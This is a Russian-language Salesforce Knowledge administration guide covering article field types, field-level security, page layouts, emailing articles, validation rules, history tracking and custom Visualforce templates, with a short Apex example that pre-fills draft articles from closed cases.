Текст	Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов. Максимальная длина: 255 символов. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.

Тип поля	Описание
Область текста	Данный тип поля позволяет вводить не более 255 символов, отображающихся в отдельных строках (подобно полю «Описание»). Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.
Область подробного текста	Данный тип поля позволяет вводить не более 131 072 символов, отображающихся в отдельных строках (подобно полю «Описание»). При необходимости данному типу поля может быть задана минимальная длина. Допускается любая длина от 256 до 131 072 символов. Значение по умолчанию: 32 768 символов. При каждом нажатии клавиши `Enter` внутри поля области подробного текста добавляется разрыв строки и символ возврата; оба символа учитываются ограничением по количеству символов. Кроме того, интеллектуальные ссылки добавляют больше символов, чем отображается. Прим.: При уменьшении ограничения по количеству символов и наличии статей, превышающих новое ограничение, данные статьи могут редактироваться только после достаточного увеличения ограничения по количеству символов.
Область обогащенного текста	Данный тип поля позволяет вводить не более 131 072 символов HTML-текста, включая примеры кода (<>) и интеллектуальные ссылки между статьями Salesforce Knowledge. Ниже перечислены два способа создания интеллектуальных ссылок. • Поиск статьи. • Ввод URL-адреса статьи. Прим.: • Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи знаний Salesforce. • При преобразовании поля типа «Область обогащенного текста» в поле типа «Область подробного текста» ссылки отображаются в виде ссылочных номеров, но не URL-адресов. • Обновленный редактор не поддерживается обозревателем Internet Explorer 7 или 8 в режиме совместимости. При использовании данных

Тип поля	Описание
	обозревателей отображается устаревший редактор.
URL-адрес	Данный тип поля позволяет вводить не более 255 символов любого действительного адреса веб-сайта. Чтобы открыть URL-адрес в отдельном окне обозревателя, щелкните нужное поле. Страницы сведений о записях позволяют отображать только первые 50 символов. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.

СМ. ТАКЖЕ:

- Добавление настраиваемых полей в типы статей
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Безопасность на уровне поля для статей

Параметры безопасности поля позволяют администраторам ограничить доступ пользователей к определенным полям на страницах просмотра и редактирования сведений. Например, поле статьи «Комментарий» может быть доступно профилям внутреннего приложения и недоступно профилям открытого сообщества.

Если доступность поля определяется макетом типа статьи и параметрами безопасности поля, то система всегда применяет самые строгие параметры доступа. Например, если поле скрыто в макете типа статьи, но отображается посредством параметров безопасности поля, макет переопределяет параметры безопасности, а поле не отображается. Некоторые полномочия пользователя переопределяют макеты страниц и параметры безопасности поля. Например, пользователи с полномочием «Редактирование полей только для чтения» всегда могут редактировать поля, доступные только для чтения, независимо от любых других параметров.

Важное замечание: Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

Можно определить параметры безопасности с помощью набора полномочий, профиля или поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Определение безопасности на уровне поля посредством набора полномочий или профилей

1. Для наборов полномочий или профилей в меню «Настройка» выполните одно из следующих действий:
   - Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
   - Введите строку *«Профили»* в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Выберите нужный набор полномочий или профиль.

3. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
   - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле **«Поиск параметров…»** и выберите нужный объект из списка. Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Полномочия поля».
   - Исходный пользовательский интерфейс профиля: щелкните ссылку **«Просмотр»** напротив нужного объекта в разделе «Безопасность поля» и нажмите кнопку **«Правка»**.
4. Укажите уровень доступа к полю.

   Прим.: Данные параметры доступа к полю переопределяют любые менее строгие параметры доступа для макетов типа статьи.
5. Нажмите кнопку **«Сохранить»**.

Определение безопасности на уровне поля посредством полей

1. Для полей в разделе «Настройка» введите *Типы статей баз знаний* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Выберите тип статьи, содержащий нужное поле.
3. Выберите нужное поле и нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Укажите уровень доступа к полю.

   Прим.: Данные параметры доступа к полю переопределяют любые менее строгие параметры доступа для макетов типа статьи.
5. Нажмите кнопку **«Сохранить»**.

Чтобы систематизировать поля на страницах просмотра и редактирования сведений, измените макеты типа статьи после настройки параметров безопасности поля.

СМ. ТАКЖЕ:

Добавление настраиваемых полей в типы статей

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Макеты страниц типа статьи

Макеты типов статей определяют поля, доступные агентам для просмотра и редактирования при вводе данных для статьи. Кроме того, макеты определяют разделы, отображаемые пользователям при просмотре статей. Формат статьи (например, отображение разделов макета в виде вложенных вкладок или одной страницы со ссылками) определяется шаблоном типа статьи. Можно применить макет для профиля каждого типа статьи. Следовательно, отображать больше конфиденциальных полей одной статьи можно только агентам с соответствующим профилем.

Совет: Чтобы скрыть поля для типов статей, рекомендуем использовать параметры безопасности поля. Например, при публикации одной статьи во внутреннем приложении и в сообществе параметры безопасности поля позволяют скрыть настраиваемое поле (например, «Внутренние комментарии») от внешних пользователей сообщества.

1. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Щелкните тип статьи.
3. Прокрутите вниз связанный список «Макеты страниц» или щелкните ссылку «Макеты страниц» в верхней части страницы.
4. Чтобы создать макет страницы, нажмите кнопку **«Создать»** и выполните инструкции. Для редактирования существующего макета нажмите **«Редактировать»** и внесите изменения.

   Внесите необходимые изменения. Редактор макетов содержит две области: палитра в верхней части экрана и макет — в нижней. Палитра содержит доступные поля и элемент «Раздел». Макет содержит раздел «Сведения» и область для добавления разделов. По умолчанию все настраиваемые поля отображаются в разделе «Сведения».

   Важное замечание: При закрытии макета типа статьи без нажатия кнопки «Сохранить» все внесенные изменения удаляются.

Прим.: Стандартные поля «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса» не отображаются в макете. Стандартные поля «Номер статьи» и «Сводка» отображаются в разделе «Свойства», доступном только для чтения, вверху опубликованной статьи. Кроме того, верхний колонтитул содержит поля «Дата первой публикации», «Дата последнего изменения» и «Дата последней публикации».

Задача	Описание
Добавление раздела	Перетащите элемент «Раздел» на палитру.
Изменение имени раздела	Щелкните его заголовок. Раздел «Сведения» не может быть переименован.
Удаление поля из раздела	Перетащите его в правую часть палитры или щелкните значок ⊖ рядом с полем.
Удаление раздела из макета типа статьи	Щелкните значок ⊖ рядом с именем раздела.
Сохраните изменения и продолжите редактирование макета типа статьи	Нажмите кнопку **«Быстрое сохранение»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макета типа статьи:

- «Настройка приложения»

Совет:

- Чтобы отменить или повторить действие, нажмите соответствующую кнопку.
- Воспользуйтесь клавишами быстрого доступа ниже.
  - Отмена = CTRL + Z
  - Повтор = CTRL + Y
  - Быстрое сохранение = CTRL + S
- Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок. Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы найти нужный элемент палитры, воспользуйтесь полем «Быстрый поиск». Поле «Быстрый поиск» предназначено для макетов типов статей, содержащих большое количество элементов в палитре.

5. Чтобы назначить различные макеты типам статьи на основе профиля пользователя, нажмите **«Назначения макетов страниц»**.
6. Щелкните **«Редактировать назначение»**.
7. Выберите профиль или профили (с помощью клавиши SHIFT), которые нужно изменить, а также выберите макет в раскрывающемся списке **«Макет страницы для использования»**.

При создании нескольких макетов страниц типа статьи соблюдайте следующие ограничения и учитывайте изменения функциональных возможностей.

- При создании макета страниц некоторые поля скрываются на основе лицензии агента. Поля «Устарело», «Дата завершения перевода» и «Дата экспорта перевода» скрываются от пользователей без лицензии «Пользователь базы знаний», а также от пользователей клиентского или партнерского портала. Кроме того, от пользователей клиентского и партнерского порталов скрыты поля «Помещено в архив» и «Является последней версией».
- До выпуска Spring'16 страницы предварительного просмотра отображали поле резюмирования в API, содержащем текстовые значения, даже если они не присутствовали в макете страницы. Чтобы поля резюмирования отображались на страницах предварительного просмотра, вручную обновите макеты страниц для их включения.
- Если при разрешении обращений вам нужно прикрепить статьи в формате PDF к сообщениям эл. почты, добавьте **файловые вложения** к выбранным инструментам эл. почты в представлении «Лента» для макета типа статьи.
- Страница редактирования статьи отображает только стандартные поля («Номер статьи», «Заголовок», «Имя URL» и «Сводные данные») и все настраиваемые поля, добавленные в макет, включая поля боковой панели. Другие стандартные поля, добавленные в макет страницы, игнорируются, поскольку являются нередактируемыми, а настраиваемые поля отображаются в порядке, указанном в макете страницы.
- Если в макет страницы типа статьи не входит поле с правилом проверки, нельзя создать или отредактировать статью этого типа. Убедитесь, что все макеты страниц, назначенные типам статьи профилем, включают все поля с правилами проверки.
- Макет информационного канала не использует макет страницы для определения того, какие поля статьи вставлены в электронное сообщение обращения. Вставленные поля включают поля, выбранные в разделе «Соотнесения информационных каналов».
- Для генерации PDF-файла можно настроить конкретный профиль. При отправке статей в виде PDF-файлов последние генерируются на основе профиля отправителя. Следовательно, получатель может получать поля, не предназначенные для просмотра. Используйте параметр «Использовать профиль для создания финальных PDF-статей для обращений» на странице «Параметры базы знаний», чтобы макет страницы, назначенный настроенному профилю, предоставлял поля для PDF-файлов. Кроме того, применяются параметры безопасности поля профиля получателя и настроенного профиля.

- Действия и связанные списки Salesforce Mobile Classic недоступны в макетах страниц статьи в пользовательском интерфейсе настольной системы Salesforce, за исключением действий в ленте статей.

Отправка содержимого статьи по эл. почте (бета-версия)

При использовании Knowledge One агенты могут отправлять содержимое статьи по эл. почте путем его добавления в текст сообщения эл. почты.

Публикация URL-адресов статей с сайта или из сообщества

В сервисной консоли агенты могут вставлять URL-адреса статей с сайтов или из сообществ в ленту обращений с помощью публикаторов эл. почты, сообщества или социальной сети.

СМ. ТАКЖЕ:

Создание типов статей

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Отправка содержимого статьи по эл. почте (бета-версия)

При использовании Knowledge One агенты могут отправлять содержимое статьи по эл. почте путем его добавления в текст сообщения эл. почты.

Прим.: Бета-версия функции отправки содержимого статьи по эл. почте доступна только для статей, опубликованных во внешних каналах (общедоступные базы знаний, порталы или сообщества), и не поддерживается браузером Internet Explorer 7. При использовании новых организаций полномочие пользователя выключено во всех стандартных профилях, но включено в профиле «Системный администратор». При использовании текущих организаций обратитесь к представителю Salesforce для включения полномочия в стандартном профиле «Системный администратор».

Вместо обычной пересылки URL-адреса агенты могут отправлять содержимое статей сообщением по электронной почте. Таким образом, ваши пользователи могут просматривать информацию, не переходя на веб-сайт. При этом ваши агенты отправляют неопубликованные статьи без перезаписи или копирования и вставки внутренней статьи. Администраторы могут назначать полномочие только тем агентам, которые хорошо понимают, что может быть приемлемо для внешней аудитории.

Чтобы включить и настроить доступные поля статей для каждого типа статьи, выполните указанные ниже действия.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

   Чтобы добавить, изменить или удалить действия при использовании расширенного редактора макетов страниц для настройки публикатора в макете, выберите «Редактировать подробное представление».
3. Установите флажок **«Включить встроенное добавление статей»** в разделе Параметры инструмента "Статьи".
4. Нажмите кнопку **«Сохранить»**.
5. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
6. Щелкните метку или имя нужного типа статьи, которым вы хотите поделиться.
7. Нажмите кнопку **«Создать»** или **«Правка»** в разделе «Соотнесения информационных каналов».
8. Заполните поля «Метка» и «Имя».
9. Выберите и добавьте канал «Эл. почта» в список «Выбранные каналы».
10. Выберите и добавьте нужные поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования Salesforce, а также создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

  И

  Управление базой знаний Salesforce

Прим.: Интеллектуальные ссылки не могут быть добавлены в сообщение эл. почты. Ниже перечислены неподдерживаемые поля.

- ArticleType
- isDeleted
- Язык
- MultiPicklist
- Раскрывающийся список
- Статус публикации
- Источник
- Статус проверки

11. Нажмите кнопку **«Сохранить»**.

Пример: При принятии решений по обращениям клиентов агенты, имеющие соответствующее полномочие, могут вставлять содержимое статьи в текст сообщения эл. почты. Любая область, где агенты могут добавлять статьи в обращения (например, боковая панель Knowledge One на консоли Salesforce, список «Статьи» в ленте обращения, виджет «Статьи» или предложенные статьи в поиске Knowledge One), позволяет отправлять статьи по эл. почте путем выбора действия **«Отправить по эл. почте статью с HTML»** из раскрывающегося меню. Содержимое статьи вставляется вверху потока сообщений эл. почты или в месте отображения курсора. После отправки статьи по эл. почте слева от ее заголовка появляется значок конверта. Если статья содержит файлы, размер которых превышает 10 Мб, агенты должны будут выбрать файлы для отправки и повторить отправку сообщения эл. почты.

Прим.: Если макет ленты обращения для типа статьи не поддерживает обогащенный текст, то система позволяет дополнять сообщение эл. почты только текстом статьи и отображает действие **«Отправить по эл. почте только текст статьи»**.

СМ. ТАКЖЕ:

Макеты страниц типа статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Публикация URL-адресов статей с сайта или из сообщества

В сервисной консоли агенты могут вставлять URL-адреса статей с сайтов или из сообществ в ленту обращений с помощью публикаторов эл. почты, сообщества или социальной сети.

Для публикации URL-адресов статей с сайта или из сообщества в ленте обращений необходимо выполнить Включение боковой панели базы знаний в сервисной консоли и настройку сайта Force.com или сообщества.

1. Введите строку *«База знаний»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры базы знаний»**.
2. Нажмите кнопку **«Правка»**.
3. В разделе «Параметры публикации статьи посредством URL-адреса» включите параметр **«Разрешить пользователям публикацию статей посредством общедоступных URL-адресов»**.
4. Из списка «Доступные сайты» выберите нужные сайты или сообщества, с которых агенты должны публиковать URL-адреса статей, и добавьте их в список «Выбранные сайты».
5. Нажмите кнопку **«Сохранить»**.

Теперь ваши агенты могут пользоваться ссылкой **«Вложить и опубликовать статью»** из выбранных сайтов в консоли на боковой панели базы знаний. Действие по умолчанию — отправка по эл. почте, но перед вставкой URL-адреса агенты могут выбирать действие «Социальная сеть» или «Сообщество» в ленте обращений.

Важное замечание:

- Статьи должны быть опубликованы. Для черновых статей возможность вставки URL-адреса недоступна.
- Статьи должны быть общедоступными, то есть их каналом должна быть общедоступная база знаний Knowledge, клиент или партнер.
- Для всех доступных URL-адресов отображается ссылка **«Вложить и опубликовать статью»**, даже если статья не отображается на этом сайте или в сообществе. Перед отправкой статьи клиенту агент должен подтвердить, что она доступна на сайте или в сообществе.

СМ. ТАКЖЕ:

Макеты страниц типа статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Администрирование базы знаний Salesforce

- Настройка приложения

  И

  Управление базой знаний Salesforce

Управление целостностью данных с помощью правил проверки

Убедитесь, что содержимое статьи соответствует стандартам компании. Создайте правила проверки для каждого типа статьи, чтобы проверить, что в нужных полях установлены соответствующие значения на основе статуса статьи.

1. В разделе «Настройка» введите *Типы статей знаний* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Щелкните тип статьи.
3. Прокрутите вниз связанный список «Правила проверки» или щелкните ссылку **«Правила проверки»** в верхней части страницы.
4. Чтобы создать правила проверки, нажмите кнопку **«Создать»**. Чтобы изменить существующее правило, щелкните **«Правка»**.
5. Дайте правилу название.
6. Сделайте правило активным.
7. Дополнительно опишите, что нужно контролировать в статьях этого типа.
8. Задайте формулу ошибочного условия и соответствующее сообщение об ошибке.

   Условие ошибки записывается в виде логической формулы, которая возвращает значение «истина» или «ложь». Если возвращается значение «истина», статья не сохраняется и отображается сообщение об ошибке. Автор может исправить ошибку и попробовать снова. Сведения по правилам проверки см. в разделе «Определение правил проверки» на странице 5856.

   Прим.: Ошибки статей базы знаний всегда отображаются вверху страницы, а не рядом с полем. Подробно опишите возникающие ошибки, чтобы авторы могли удовлетворить правило проверки. Например, укажите, какое поле вызывает ошибку.
9. Нажмите кнопку **«Сохранить»**.

При создании нескольких правил проверки для типов статьи соблюдайте следующие ограничения и учитывайте изменения функциональных возможностей.

- Если в макет страницы типа статьи не входит поле с правилом проверки, нельзя создать или отредактировать статью этого типа. Убедитесь, что все макеты страниц, назначенные типам статьи с помощью профиля, включают все поля с правилами проверки.
- Поле «Валюта статьи» и функция VLOOKUP не поддерживают правила проверки.
- Если файл импорта данных при импорте статей содержит правильную статью с неправильным переводом, перевод создается, но переведенное содержимое не импортируется.
- В верхней части страницы и в журнале импорта статей отображается только первая ошибка правила проверки. При наличии нескольких неисправленных ошибок они отображаются при последующем сохранении или импорте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание или редактирование правил проверки для типов статей

- Настройка приложения

  И

  Управление базой знаний Salesforce

- В API поля «KA» (например, «Количество связей обращения» и «Дата архивирования») не поддерживают правила проверки. Только поля «KAV» (версия статьи) поддерживают правила проверки.

СМ. ТАКЖЕ:

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Отслеживание журнала статьи

Некоторые поля статей доступны для отслеживания. Если у вас включено отслеживание истории для типа статьи и ее полей, откройте статью нужного типа и щелкните **«Версия»**, чтобы увидеть список журнала версий. Если отслеживание настроено для типа статьи, то пользователи могут отслеживать полный журнал статьи и ее версий. Период отслеживания событий статьи составляет не более 18 месяцев.

Система записывает и отображает обновления полей, события бизнес-правил по публикации, языковые версии основной статьи и все переводы. При отслеживании устаревших и новых значений система записывает оба значения, а также дату, время, характер и автора изменения. При отслеживании только измененных значений система помечает измененное поле в качестве отредактированного; запись устаревших и новых значений поля не выполняется. Данные сведения доступны в списке «Журнал версии», а поля доступны в отчете «Журнал версии статьи».

Журнал статьи соблюдает параметры безопасности на уровне поля, объекта и записи. Журнал может быть просмотрен только при наличии как минимум полномочия «Чтение» для типа статьи или поля. При использовании параметров безопасности категорий данных система Salesforce определяет уровень доступа на основе категоризации интерактивной версии статьи. В случае отсутствия интерактивной версии параметры безопасности применяются на основе архивной версии, при отсутствии которой используются параметры безопасности черновой версии.

1. Введите строку *«Параметры базы знаний»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Типы статей баз знаний»**.
2. Создайте тип статьи или измените текущий тип статьи в списке «Типы статей».
3. Нажмите кнопку **«Настроить отслеживание журналов»**.
4. Выберите нужные поля.
   Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления типов статей:

- Настройка приложения

  И

  Управление базой знаний Salesforce

СМ. ТАКЖЕ:

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Шаблоны типов статей

Типы статей в Salesforce Knowledge требуют наличия шаблона для каждого канала. Стандартные шаблоны типов статей («Вкладка» и «Содержание») определяют порядок отображения разделов макета типа статьи в опубликованной статье. Например, при использовании шаблона «Вкладка» разделы, заданные в макете, отображаются в виде вкладок при просмотре статьи. При использовании шаблона «Содержание» разделы отображаются на одной странице в виде гиперссылок. Чтобы создать настраиваемый шаблон, рекомендуем использовать Visualforce. Настраиваемые шаблоны не связаны с макетом типа статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления шаблонов типов статей:

- Настройка приложения

  И

  Управление базой знаний Salesforce

1. В разделе «Настройка» введите *Типы статей баз знаний* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Щелкните имя типа статьи.
   - При использовании шаблона по умолчанию перейдите к шагу 12.
   - При создании настраиваемого шаблона укажите «Название API» для типа статьи. Данное значение требуется для создания страницы Visualforce.
3. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce».**
4. Нажмите кнопку **«Создать»**.
5. Введите текст, который должен отображаться в URL-адресе в качестве имени страницы, в поле «Имя».

   Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
6. Введите текст, который должен отображаться пользователям при выборе данного шаблона в связанном списке «Отображение каналов» на странице сведений о типе статьи, в поле «Метка».
7. Добавьте разметку Visualforce.

   Стандартный контроллер, используемый настраиваемыми шаблонами типов статей, должен соответствовать значению поля типа статьи «API-имя». Например, если поле типа статьи «API-имя» содержит значение *Offer__kav*, то разметка выглядит следующим образом.

```
<apex:page standardController="Offer__kav">

    ... page content here ...

</apex:page>
```

   Прим.: Чтобы просмотреть список компонентов Visualforce (например, *knowledge:articleRendererToolbar* и *knowledge:articleCaseToolbar*), доступных для использования в настраиваемых шаблонах типов статей, щелкните **«Ссылка на компонент»**.
8. Если тип статьи содержит файловое поле, то пользователи могут загружать содержимое поля.

Пример ниже использует тип статьи (*Offer*), имя файлового поля (*my_file*) и текст, отображающийся в виде ссылки (*Click me*).

```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

Прим.: Если файловое поле не содержит файла, загруженного автором, то ссылка отображается в опубликованной статье без функции. Чтобы скрыть ссылку при наличии пустого файлового поля, замените текст *Click me* именем файла. Например, *{!Offer__kav.my_file__Name__s}*.


9. Нажмите кнопку **«Сохранить»**.

   Теперь настраиваемый шаблон может быть назначен любому каналу типа статьи.

10. В разделе «Настройка» введите *Типы статей баз знаний* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
11. Щелкните имя типа статьи.
12. Выберите шаблон для каждого канала.
    - Шаблон **«Вкладка»** является стандартным для внутреннего приложения, клиентского портала и партнерского портала.
    - Шаблон **«Содержание»** является стандартным для общедоступной базы знаний.
    - Если организация использует настраиваемый шаблон для данного типа статьи, то он также отображается в раскрывающемся меню.
13. Нажмите кнопку **«Сохранить»**.

Пример: При использовании шаблона «Вкладка» разделы, заданные в макете, отображаются в виде вкладок при просмотре статьи.


Опубликованная статья, использующая шаблон типа статьи «Вкладка»



При использовании шаблона «Содержание» разделы, заданные в макете, отображаются на одной странице в виде гиперссылок.

.

Опубликованная статья, использующая шаблон типа статьи «Содержание»



Пример Apex для отправки статей из обращений

Если организация позволяет агентам службы поддержки создавать статьи Salesforce Knowledge при закрытии обращения, то Apex может использоваться для предварительного заполнения полей в черновых статьях. Чтобы создать класс Apex и назначить его типу статьи обращения, воспользуйтесь примером ниже.

СМ. ТАКЖЕ:

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Пример Apex для отправки статей из обращений

Если организация позволяет агентам службы поддержки создавать статьи Salesforce Knowledge при закрытии обращения, то Apex может использоваться для предварительного заполнения полей в черновых статьях. Чтобы создать класс Apex и назначить его типу статьи обращения, воспользуйтесь примером ниже.

Дополнительную информацию о синтаксисе и использовании Apex см. в *Руководстве разработчика Force.com Apex Code*.

Чтобы настроить пример, создайте тип статьи, поле и категории данных, перечисленные ниже. Стандартное значение поля «API-имя», назначаемое каждому новому объекту, не может быть изменено.

1. Создайте тип статьи *«Вопросы и ответы»*.
2. Создайте настраиваемое текстовое поле «Сведения».
3. Создайте группу категорий *«География»* и назначьте ей категорию *«США»*.
4. Создайте группу категорий *«Темы»* и назначьте ей категорию *«Обслуживание»*.

   Теперь создайте и назначьте класс Apex.
5. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Классы Apex»** и нажмите кнопку **Создать**.
6. Чтобы указать версии Visualforce и API, используемые для создания данного класса, щелкните **«Параметры версии»**.

   Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным классом. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает класс с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Apex и API.
7. Введите сценарий ниже в текстовое поле «Класс Apex» и нажмите кнопку **«Сохранить»**.

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
        Case c = [select subject, description from Case where id=:sourceId];

        article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров Salesforce Knowledge:

- Настройка приложения

Для создания класса Apex:

- Автор Apex

```
        article.put('Details__c',c.description);

        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. В меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»** и щелкните **«Изменить»**.
